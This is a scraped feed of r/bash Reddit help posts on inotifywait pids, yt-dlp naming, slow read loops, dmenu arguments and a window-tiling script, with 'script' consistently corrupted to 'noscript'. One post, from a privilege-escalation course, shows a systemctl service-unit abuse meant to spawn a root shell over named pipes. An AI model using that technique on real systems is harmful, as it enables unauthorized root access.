
Can't seem to get the correct pid when using this bash noscript I'm working on. Any help?
When using this noscript: https://pastecode.io/s/py42w4xn (via usernoscripts on unraid)
The pid in the logs is not the same as the one that's showing when i run a
It always seems to be off one. What am I doing wrong here?
The goal is to basically reset a timer every time there's a update from inotifywait and then at the end perform a command.
Thanks!
https://redd.it/1ielvng
@r_bash
When using this noscript: https://pastecode.io/s/py42w4xn (via usernoscripts on unraid)
The pid in the logs is not the same as the one that's showing when i run a
ps aux | grep "[s]leep 10"It always seems to be off one. What am I doing wrong here?
The goal is to basically reset a timer every time there's a update from inotifywait and then at the end perform a command.
Thanks!
https://redd.it/1ielvng
@r_bash
Total Newbie at Bash Scripting
I'm trying to create a noscript to download and datestamp YouTube videos. I can download the videos, but it comes down with the name given by it's creator. I want to append the upload date to the front of the filename. Any help is appreciated. My noscript so far:
read -p "Enter YouTube URL: " yt_url
echo "YouTube URL = ${yt_url}"
read -p "Enter upload date: " upload_date
echo "Upload Date = ${upload_date}"
file=$(yt-dlp --get-filename -o "%(noscript)s.mp4" $yt_url)
echo "File = ${file}"
yt-dlp -f mp4 "$yt_url"
https://redd.it/1iedal0
@r_bash
I'm trying to create a noscript to download and datestamp YouTube videos. I can download the videos, but it comes down with the name given by it's creator. I want to append the upload date to the front of the filename. Any help is appreciated. My noscript so far:
read -p "Enter YouTube URL: " yt_url
echo "YouTube URL = ${yt_url}"
read -p "Enter upload date: " upload_date
echo "Upload Date = ${upload_date}"
file=$(yt-dlp --get-filename -o "%(noscript)s.mp4" $yt_url)
echo "File = ${file}"
yt-dlp -f mp4 "$yt_url"
https://redd.it/1iedal0
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Custom bash noscript dependency graph
Hi all!
Some time ago I started to write a little bash noscript to check some kubernetes stuffs I need to check. By the time this noscript has become so huge with a lot of functions and variables. Sometimes I need to edit some things but I’m starting to get lost in the functions. Is there any automated way to create a graph that contains all the functions and them dependencies?
Thank you!
https://redd.it/1ig9d5f
@r_bash
Hi all!
Some time ago I started to write a little bash noscript to check some kubernetes stuffs I need to check. By the time this noscript has become so huge with a lot of functions and variables. Sometimes I need to edit some things but I’m starting to get lost in the functions. Is there any automated way to create a graph that contains all the functions and them dependencies?
Thank you!
https://redd.it/1ig9d5f
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
How would you efficiently process every line in a file? while read is 70x slower than Python
I have written a lot of shell noscripts over the years and in most cases for parsing and analyzing text I just pipe things around to grep, sed, cut, tr, awk and friends. The processing speeds are really fast in those cases.
I ended up writing a pretty substantial shell noscript and now after seeding its data source with around 1,000 items I'm noticing things are slow enough that I'm thinking about rewriting it in Python but I figured I'd post this to see if anyone has any ideas on how to improve it. Using Bash 4+ features is fine.
I've isolated the slowness down to Bash looping over each line of output.
The amount of processing I'm doing on this text isn't a ton but it doesn't lend itself well to just piping data between a few tools. It requires custom programming.
That means my program ends up with code like this:
while read -r matched_line; do
# This is where all of my processing occurs.
echo "${line}"
done <<< "${matches}"
And in this case `${matches}` are lines returned by grep. You can also loop over the output of a program too such as `done < <(grep ...)`. On a few hundred lines of input this takes 2 full seconds to process on my machine. Even if you do nothing except echo the line, it takes that amount of time. My custom logic to do the processing isn't a lot (milliseconds).
I also tried reading it into an array with `readarray -t matched_lines` and then doing a `for matched_line in "${matched_lines[@]}"`. The speed is about the same as while read.
Alternatively if I take the same matches content and use Python using code like this:
with open(filename) as file:
for line in file:
print(line)
This finishes in 30ms. It's around 70x faster than Bash to process each line with only 1,000 lines.
Any thoughts? I don't mind Python but I already wrote the tool in Bash.
https://redd.it/1ifvg1m
@r_bash
I have written a lot of shell noscripts over the years and in most cases for parsing and analyzing text I just pipe things around to grep, sed, cut, tr, awk and friends. The processing speeds are really fast in those cases.
I ended up writing a pretty substantial shell noscript and now after seeding its data source with around 1,000 items I'm noticing things are slow enough that I'm thinking about rewriting it in Python but I figured I'd post this to see if anyone has any ideas on how to improve it. Using Bash 4+ features is fine.
I've isolated the slowness down to Bash looping over each line of output.
The amount of processing I'm doing on this text isn't a ton but it doesn't lend itself well to just piping data between a few tools. It requires custom programming.
That means my program ends up with code like this:
while read -r matched_line; do
# This is where all of my processing occurs.
echo "${line}"
done <<< "${matches}"
And in this case `${matches}` are lines returned by grep. You can also loop over the output of a program too such as `done < <(grep ...)`. On a few hundred lines of input this takes 2 full seconds to process on my machine. Even if you do nothing except echo the line, it takes that amount of time. My custom logic to do the processing isn't a lot (milliseconds).
I also tried reading it into an array with `readarray -t matched_lines` and then doing a `for matched_line in "${matched_lines[@]}"`. The speed is about the same as while read.
Alternatively if I take the same matches content and use Python using code like this:
with open(filename) as file:
for line in file:
print(line)
This finishes in 30ms. It's around 70x faster than Bash to process each line with only 1,000 lines.
Any thoughts? I don't mind Python but I already wrote the tool in Bash.
https://redd.it/1ifvg1m
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Url-encode get string with multiple arguments?
I have one string that's like
action=query&format=json&list=allpages&aplimit=max&apfilterredir=nonredirects&apprefix=Wp/akz&apcontinue=Wp/akz/Bréhéville
If I put it into the url without encoding, it breaks because it contains special characters. If I put the whole thing into --data-urlencode it encodes the &s and treats it all as one argument.
Soo, what do I do?
https://redd.it/1iftomw
@r_bash
I have one string that's like
action=query&format=json&list=allpages&aplimit=max&apfilterredir=nonredirects&apprefix=Wp/akz&apcontinue=Wp/akz/Bréhéville
If I put it into the url without encoding, it breaks because it contains special characters. If I put the whole thing into --data-urlencode it encodes the &s and treats it all as one argument.
Soo, what do I do?
https://redd.it/1iftomw
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
can you explain what this does?
(It is in a single line)
https://redd.it/1ighyqf
@r_bash
echo '[q]sa[ln0=aln256%Pln256/snlbx]sb5567320342535949633984860024054390510049758475925810612727383477870370412074937779308150930912981042snlbxq'|dc(It is in a single line)
https://redd.it/1ighyqf
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
I need your help
Hello, I am quite new on Linux and I wanted to make a bash noscript that has my Linux desktop environment, customisation, apps etc at once because I switch computers quite often and don't want the hassle of doing these every time I switch devices. If it's possible a yt video would be very helpful but I appreciate all the answers. Thank you!
https://redd.it/1ifj9me
@r_bash
Hello, I am quite new on Linux and I wanted to make a bash noscript that has my Linux desktop environment, customisation, apps etc at once because I switch computers quite often and don't want the hassle of doing these every time I switch devices. If it's possible a yt video would be very helpful but I appreciate all the answers. Thank you!
https://redd.it/1ifj9me
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
nesting command substitutions
My goal is to use dmenu to browse a small set of applications. A list of such applications is in \~/prj/dmenus/favorites/a.txt. If I invoke
I get just what I'm after. If I invoke
I get a output that is nicer to read. Next step, I would like to put the formatting options in a file. I can access that file and read it into a variable by another command substitution.
Example:
That is as far as I get. Can't seem to execute in the out command substitution.
Not what I want Similarly, if I use
Same failure. I bet the solution is really simple, and will enlighten me immensely.
I am using ubuntu 24.04 with fluxbox.
Thanks
Ti
https://redd.it/1ih44b2
@r_bash
My goal is to use dmenu to browse a small set of applications. A list of such applications is in \~/prj/dmenus/favorites/a.txt. If I invoke
$(cat ~/prj/dmenus/favorites/a.txt | dmenu)I get just what I'm after. If I invoke
$(cat ~/prj/dmenus/favorites/a.txt | dmenu -fn 'Droid Sans Mono-18')I get a output that is nicer to read. Next step, I would like to put the formatting options in a file. I can access that file and read it into a variable by another command substitution.
Example:
x=$(<~/.config/dmenu/layout.txt); echo $x yields -fn 'Droid Sans Mono-18'That is as far as I get. Can't seem to execute in the out command substitution.
$(cat ~/prj/dmenus/favorites/a.txt | dmenu $x)usage: dmenu [-bfiv] [-l lines] [-p prompt] [-fn font] [-m monitor][-nb color] [-nf color] [-sb color] [-sf color] [-w windowid]Not what I want Similarly, if I use
$(cat ~/prj/dmenus/favorites/a.txt | dmenu $(<~/.config/dmenu/layout.txt))usage: dmenu [-bfiv] [-l lines] [-p prompt] [-fn font] [-m monitor][-nb color] [-nf color] [-sb color] [-sf color] [-w windowid]Same failure. I bet the solution is really simple, and will enlighten me immensely.
I am using ubuntu 24.04 with fluxbox.
Thanks
Ti
https://redd.it/1ih44b2
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Is there a way to get History without <enter>?
Hi, I'd like to get a past command of history for example !1900 but without enter, so I can rewrite that command for this instance and then manually I will do then <enter> for this new changed command?
Regards!
https://redd.it/1ih5bpo
@r_bash
Hi, I'd like to get a past command of history for example !1900 but without enter, so I can rewrite that command for this instance and then manually I will do then <enter> for this new changed command?
Regards!
https://redd.it/1ih5bpo
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Sed/awk help
Hi, I have text files that contain lists of numbers. Each number is on a separate line. Some of the numbers have forward slashes in the middle (eg 11152/3), some of them don't (eg 11276), which is fine.
However due to the way I collected the data, there are some lines that just have an assortment of slashes and spaces on them and nothing else.
Is there any way I can use sed or awk to get rid of the unwanted slashes whilst keeping the wanted ones?
https://redd.it/1ihd4yv
@r_bash
Hi, I have text files that contain lists of numbers. Each number is on a separate line. Some of the numbers have forward slashes in the middle (eg 11152/3), some of them don't (eg 11276), which is fine.
However due to the way I collected the data, there are some lines that just have an assortment of slashes and spaces on them and nothing else.
Is there any way I can use sed or awk to get rid of the unwanted slashes whilst keeping the wanted ones?
https://redd.it/1ihd4yv
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
looking for a way to have a yes or no option at the end of a noscript to start another noscript or exit.
I have a simple backup noscript that creates archives of data. At the end of the noscript it encrypts and then uploads to a cloud server.
I'd like to make this into two noscripts with an option at the end of the first to run the second noscript or exit. i.e, I don't always want to encrypt and upload.
Any ideas?
https://redd.it/1ihisxo
@r_bash
I have a simple backup noscript that creates archives of data. At the end of the noscript it encrypts and then uploads to a cloud server.
I'd like to make this into two noscripts with an option at the end of the first to run the second noscript or exit. i.e, I don't always want to encrypt and upload.
Any ideas?
https://redd.it/1ihisxo
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Window Tiling Script w/ xdotool and wmctrl not persistent after switch workspaces
So I'm running xfce4 as my DE (w/ xfwm4 as the WM) and the window tiling that comes default is awesome \*if\* you're using a monitor(s) with normal dimensions. I got a nice ultrawide monitor a while back and the tiling, while still effective, doesn't quite tile the way it would on a standard monitor. I've been meaning to write a noscript to tile more effectively on an ultrawide monitor for a while now and I **finally got around to it** about a week ago.
Things are going great and it works exactly as expected (sort of). I pasted the code below (but I must warn you I'm still pretty new to bash noscripting so there might be an simpler way to accomplish the same thing). I basically find what window is active with xdotool, figure out what monitor that window is on (with some wizardry I found on StackExchange), and tile the window with wmctrl based on the argument passed to the noscript. Then I just programmed each of the variations with different arguments to different keyboard shortcuts and \*chef's kiss\*
**Here's the problem:** every time I change workspaces and change back, one or more of the windows I've tiled with my noscript move around to a different position and size. Is there any reason this could be happening with my noscript or could it be something else in the window manager overriding things?
`# This noscript is meant to tile windows into smaller regions`
`# than what is available by default in xfce4.`
`#`
`# Ultra-wide monitors are effective as a seamless dual monitor,`
`# but window tiling acts different. This is a fix for that issue.`
`# Don't bother using this noscript on a standard monitor. It will`
`# work, but the windows will be unusable.`
`#`
`# This noscript will separate the monitor into 8 regions, 4 on`
`# the top half of the screen and 4 on the bottom, with each`
`# given a letter signifier representing a physical mapping of`
`# a keyboard, like so:`
`#`
`# -----------------`
`# | Q | W | E | R |`
`# |---------------|`
`# | A | S | D | F |`
`# -----------------`
`#`
`# Additionally, there will be 4 more regions with 100% height,`
`# from left to right:`
`#`
`# -----------------`
`# | | | | |`
`# | H | J | K | L |`
`# | | | | |`
`# -----------------`
`#`
`# This gives a total of 12 tiling variations available that`
`# mimic default tiling on a standard monitor. Simply pass`
`# the letter designation of the region you wish to tile your`
`# focused window to as the only argument.`
`#`
`# For example:`
`# 'window-tile.sh -Q' tiles the active window to the top-left`
`# region.`
`#`
`# Each variation can be tied to keyboard shortcuts for easy tiling.`
`# I used <ctrl>+<super>+<letter>`
`# Get active window as decimal using xdotool`
`FOCUSED=$(xdotool getactivewindow)`
`# Convert decimal value to hex for use with wmctrl`
`FOCUSED=$( echo "obase=16; $FOCUSED" | bc )`
`FOCUSED=$( echo "0x0$FOCUSED" | awk '{print tolower($0)}' )`
`# Thanks to terdon from the PowerUser StackExchange for this`
`# next section to determine the current monitor.`
`## Get screen info`
`screen1=($(xrandr | grep -w connected | awk -F'[ +]' '{print $1,$3,$4}' |`
`head -n 1))`
`screen2=($(xrandr | grep -w connected | awk -F'[ +]' '{print $1,$3,$4}' |`
`tail -n 1))`
`## Figure out which screen is to the right of which`
`if [ ${screen1[2]} -eq 0 ]`
`then`
`right=(${screen2[@]});`
`left=(${screen1[@]});`
`else`
`right=(${screen1[@]});`
`left=(${screen2[@]});`
`fi`
`## Get window position`
`pos=$(xwininfo -id $(xdotool getactivewindow) | grep "Absolute upper-left X" |`
`awk '{print $NF}')`
`## Which screen is this window displayed in? If $pos`
`## is greater than the offset of the rightmost screen,`
`## then the window is on the right hand one`
`# Parse resolution of current monitor and assign to`
`# $WIDTH and $HEIGHT`
`if [ "$pos" -gt "${right[2]}" ]`
`then`
`# echo
So I'm running xfce4 as my DE (w/ xfwm4 as the WM) and the window tiling that comes default is awesome \*if\* you're using a monitor(s) with normal dimensions. I got a nice ultrawide monitor a while back and the tiling, while still effective, doesn't quite tile the way it would on a standard monitor. I've been meaning to write a noscript to tile more effectively on an ultrawide monitor for a while now and I **finally got around to it** about a week ago.
Things are going great and it works exactly as expected (sort of). I pasted the code below (but I must warn you I'm still pretty new to bash noscripting so there might be an simpler way to accomplish the same thing). I basically find what window is active with xdotool, figure out what monitor that window is on (with some wizardry I found on StackExchange), and tile the window with wmctrl based on the argument passed to the noscript. Then I just programmed each of the variations with different arguments to different keyboard shortcuts and \*chef's kiss\*
**Here's the problem:** every time I change workspaces and change back, one or more of the windows I've tiled with my noscript move around to a different position and size. Is there any reason this could be happening with my noscript or could it be something else in the window manager overriding things?
`# This noscript is meant to tile windows into smaller regions`
`# than what is available by default in xfce4.`
`#`
`# Ultra-wide monitors are effective as a seamless dual monitor,`
`# but window tiling acts different. This is a fix for that issue.`
`# Don't bother using this noscript on a standard monitor. It will`
`# work, but the windows will be unusable.`
`#`
`# This noscript will separate the monitor into 8 regions, 4 on`
`# the top half of the screen and 4 on the bottom, with each`
`# given a letter signifier representing a physical mapping of`
`# a keyboard, like so:`
`#`
`# -----------------`
`# | Q | W | E | R |`
`# |---------------|`
`# | A | S | D | F |`
`# -----------------`
`#`
`# Additionally, there will be 4 more regions with 100% height,`
`# from left to right:`
`#`
`# -----------------`
`# | | | | |`
`# | H | J | K | L |`
`# | | | | |`
`# -----------------`
`#`
`# This gives a total of 12 tiling variations available that`
`# mimic default tiling on a standard monitor. Simply pass`
`# the letter designation of the region you wish to tile your`
`# focused window to as the only argument.`
`#`
`# For example:`
`# 'window-tile.sh -Q' tiles the active window to the top-left`
`# region.`
`#`
`# Each variation can be tied to keyboard shortcuts for easy tiling.`
`# I used <ctrl>+<super>+<letter>`
`# Get active window as decimal using xdotool`
`FOCUSED=$(xdotool getactivewindow)`
`# Convert decimal value to hex for use with wmctrl`
`FOCUSED=$( echo "obase=16; $FOCUSED" | bc )`
`FOCUSED=$( echo "0x0$FOCUSED" | awk '{print tolower($0)}' )`
`# Thanks to terdon from the PowerUser StackExchange for this`
`# next section to determine the current monitor.`
`## Get screen info`
`screen1=($(xrandr | grep -w connected | awk -F'[ +]' '{print $1,$3,$4}' |`
`head -n 1))`
`screen2=($(xrandr | grep -w connected | awk -F'[ +]' '{print $1,$3,$4}' |`
`tail -n 1))`
`## Figure out which screen is to the right of which`
`if [ ${screen1[2]} -eq 0 ]`
`then`
`right=(${screen2[@]});`
`left=(${screen1[@]});`
`else`
`right=(${screen1[@]});`
`left=(${screen2[@]});`
`fi`
`## Get window position`
`pos=$(xwininfo -id $(xdotool getactivewindow) | grep "Absolute upper-left X" |`
`awk '{print $NF}')`
`## Which screen is this window displayed in? If $pos`
`## is greater than the offset of the rightmost screen,`
`## then the window is on the right hand one`
`# Parse resolution of current monitor and assign to`
`# $WIDTH and $HEIGHT`
`if [ "$pos" -gt "${right[2]}" ]`
`then`
`# echo
"${right[0]} : ${right[1]}"`
`IFS=x read -r WIDTH HEIGHT <<< ${right[1]}`
`else`
`# echo "${left[0]} : ${left[1]}"`
`IFS=x read -r WIDTH HEIGHT <<< ${left[1]}`
`fi`
`# Tile the focused window based on argument passed.`
`# Position and size is determined by the resolution of the current moniter:`
`# if $HEIGHT=1440 and I want the window to equal half the height of the`
`# screen, I would use $(( $HEIGHT / 2 )). Enter 'man wmctrl' in your`
`# terminal prompt to get more information on the wmctrl command.`
`if [ $1 = '-Q' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-W' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-E' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-R' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1 ))`
`elif [ $1 = '-A' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,$(( $HEIGHT / 2)),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-S' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-D' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-F' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-H' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-J' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-K' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-L' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`else`
`echo "Argument required"`
`fi`
https://redd.it/1iirxja
@r_bash
`IFS=x read -r WIDTH HEIGHT <<< ${right[1]}`
`else`
`# echo "${left[0]} : ${left[1]}"`
`IFS=x read -r WIDTH HEIGHT <<< ${left[1]}`
`fi`
`# Tile the focused window based on argument passed.`
`# Position and size is determined by the resolution of the current moniter:`
`# if $HEIGHT=1440 and I want the window to equal half the height of the`
`# screen, I would use $(( $HEIGHT / 2 )). Enter 'man wmctrl' in your`
`# terminal prompt to get more information on the wmctrl command.`
`if [ $1 = '-Q' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-W' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-E' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1))`
`elif [ $1 = '-R' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(((( $HEIGHT / 2 )) - 1 ))`
`elif [ $1 = '-A' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,$(( $HEIGHT / 2)),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-S' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-D' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-F' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),$(( $HEIGHT / 2 )),$(( $WIDTH / 4 )),$(( $HEIGHT / 2 ))`
`elif [ $1 = '-H' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,0,0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-J' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( $WIDTH / 4 )),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-K' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 2 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`elif [ $1 = '-L' ]`
`then`
`wmctrl -ir $FOCUSED -e 0,$(( 3 * (( $WIDTH / 4 )))),0,$(( $WIDTH / 4 )),$(( $HEIGHT ))`
`else`
`echo "Argument required"`
`fi`
https://redd.it/1iirxja
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
help in named pipes
Hi everyone,
I have a question, I was studying a Linux privilege escalation course, and I came across a systemctl abuse https://gtfobins.github.io/gtfobins/systemctl/#sudo
and then I ask myself why not to do it but get interactive shell, using two named pipes, example:
f1=/tmp/infifo
f2=/tmp/outfifo
mkfifo $f1 $f2
sf=
echo -e "Service\nExecStart=eval \"/bin/bash < $f1 > $f2 &\"\nInstall\nWantedBy=multi-user.target" > $sf
sudo systemctl link $sf
sudo systemctl enable $sf --now
cat $f2 &
cat > $f1
but it did not work, but if I tried it without systemctl, am I using pipes incorrect?
and can you help me understanding named pipes and how to use it?
https://redd.it/1ij1agl
@r_bash
Hi everyone,
I have a question, I was studying a Linux privilege escalation course, and I came across a systemctl abuse https://gtfobins.github.io/gtfobins/systemctl/#sudo
and then I ask myself why not to do it but get interactive shell, using two named pipes, example:
f1=/tmp/infifo
f2=/tmp/outfifo
mkfifo $f1 $f2
sf=
mktemp.serviceecho -e "Service\nExecStart=eval \"/bin/bash < $f1 > $f2 &\"\nInstall\nWantedBy=multi-user.target" > $sf
sudo systemctl link $sf
sudo systemctl enable $sf --now
cat $f2 &
cat > $f1
but it did not work, but if I tried it without systemctl, am I using pipes incorrect?
and can you help me understanding named pipes and how to use it?
https://redd.it/1ij1agl
@r_bash
Authorized one way but unauthorized the other
When I run curl commands independently in iTerm2, I am able to get a file back that I need with no issue. However, when I run those same commands in a bash noscript, I get unauthorized. The tokens are the same both ways. I can give more info if needed, but why would this be happening?
https://redd.it/1ij5qpj
@r_bash
When I run curl commands independently in iTerm2, I am able to get a file back that I need with no issue. However, when I run those same commands in a bash noscript, I get unauthorized. The tokens are the same both ways. I can give more info if needed, but why would this be happening?
https://redd.it/1ij5qpj
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
is anything like "rm all except this, this2, this3"
Hi, I should remove some files.jpg (from 20 +/-) except 3 of them
rm all except DSC1011.jpg Dsc1015.jpg Dsc1020.jpg
what will be the command?
and of course for your GIANT HELPING ALWAYS GENIUSES
https://redd.it/1ijda50
@r_bash
Hi, I should remove some files.jpg (from 20 +/-) except 3 of them
rm all except DSC1011.jpg Dsc1015.jpg Dsc1020.jpg
what will be the command?
and of course for your GIANT HELPING ALWAYS GENIUSES
https://redd.it/1ijda50
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Archstrap - Bootsrap Arch Linux from an existing Linux distro
https://github.com/wick3dr0se/archstrap
https://redd.it/1ikanhw
@r_bash
https://github.com/wick3dr0se/archstrap
https://redd.it/1ikanhw
@r_bash
GitHub
GitHub - wick3dr0se/archstrap: A stupid simple noscript to bootstrap Arch Linux from other Linux distributions
A stupid simple noscript to bootstrap Arch Linux from other Linux distributions - wick3dr0se/archstrap
Depth first or breadth first after learning Linux terminal & Shell noscripting?
Few things on my mind but unsure if I am eligible to learn it..
- gitlab (Mastering gitlab 12)
- Elasticsearch(Not sure of the text to read)
- DNS & BIND (Pro DNS & BIND 10)
- DBA (Pro MySQL)
(Obviously looking into devops route)
https://redd.it/1ikkw26
@r_bash
Few things on my mind but unsure if I am eligible to learn it..
- gitlab (Mastering gitlab 12)
- Elasticsearch(Not sure of the text to read)
- DNS & BIND (Pro DNS & BIND 10)
- DBA (Pro MySQL)
(Obviously looking into devops route)
https://redd.it/1ikkw26
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
line buffering vs block buffering
Hi, after trying appending to a file with
awk -i inplace '{print $0} ENDFILE{print "endoffile"}' somefile
the next command in terminal finish immediately and throws an error with exit status 1:
cat -A
cat: -: input file is output file
Now the `grep` (which has `--line-buffered` as a possible flag) does fine
grep -
So, my suspicion was `awk -i inplace` has done something wrong, and the [inplace extension manual](https://www.gnu.org/software/gawk/manual/htmlnode/Extension-Sample-Inplace.html) does suggest so
>redirect gawk's standard output to /dev/null
Slightly different from suggested, but this works
awk -i inplace '{print $0} ENDFILE{print "endoffile"}' somefile &>/dev/null
also `sed --in-place` has no problem at all
sed -i '$r /dev/stdin' somefile <<< "endoffile"
So what is the cause of this, and is the manual slightly wrong? It doesn't seems
https://redd.it/1ikudxt
@r_bash
Hi, after trying appending to a file with
awk some weird occurrence happenedawk -i inplace '{print $0} ENDFILE{print "endoffile"}' somefile
the next command in terminal finish immediately and throws an error with exit status 1:
cat -A
cat: -: input file is output file
Now the `grep` (which has `--line-buffered` as a possible flag) does fine
grep -
So, my suspicion was `awk -i inplace` has done something wrong, and the [inplace extension manual](https://www.gnu.org/software/gawk/manual/htmlnode/Extension-Sample-Inplace.html) does suggest so
>redirect gawk's standard output to /dev/null
Slightly different from suggested, but this works
awk -i inplace '{print $0} ENDFILE{print "endoffile"}' somefile &>/dev/null
also `sed --in-place` has no problem at all
sed -i '$r /dev/stdin' somefile <<< "endoffile"
So what is the cause of this, and is the manual slightly wrong? It doesn't seems
awk -i inplace is like sed -i emulation, like suggested. Also, is &>/dev/null mandatory to follow inplace extension?https://redd.it/1ikudxt
@r_bash
Learning bash, trying to get it to do something stupid
I'm writing a noscript to handle my code projects, and something stupid I want to add is an ffmpeg command to play every mp3 in a folder after it opens my project in the IDE. Me & GPT (good idea for a romance novel, you're welcome) got this far:
for i in *.mp3; do
ffplay -nodisp -autoexit "/home/scottishcomedian/Music/bash_bullshit/$i"
done
And when I run it, it just hits me with the blank console. What am I doing wrong, oh wise elders?
https://redd.it/1invmde
@r_bash
I'm writing a noscript to handle my code projects, and something stupid I want to add is an ffmpeg command to play every mp3 in a folder after it opens my project in the IDE. Me & GPT (good idea for a romance novel, you're welcome) got this far:
for i in *.mp3; do
ffplay -nodisp -autoexit "/home/scottishcomedian/Music/bash_bullshit/$i"
done
And when I run it, it just hits me with the blank console. What am I doing wrong, oh wise elders?
https://redd.it/1invmde
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
illegal number problem
Hey, I struggle with some noscript.
var="nef892na9s1p9asn2aJs71nIsm"
for counter in {1..40}
do
var=$(echo $var | base64)
if $counter -eq 35
then
echo $var | WC -c
fi
done
It always give me: illegal number: {1..40}
Can someone help?
https://redd.it/1iogfzm
@r_bash
Hey, I struggle with some noscript.
var="nef892na9s1p9asn2aJs71nIsm"
for counter in {1..40}
do
var=$(echo $var | base64)
if $counter -eq 35
then
echo $var | WC -c
fi
done
It always give me: illegal number: {1..40}
Can someone help?
https://redd.it/1iogfzm
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community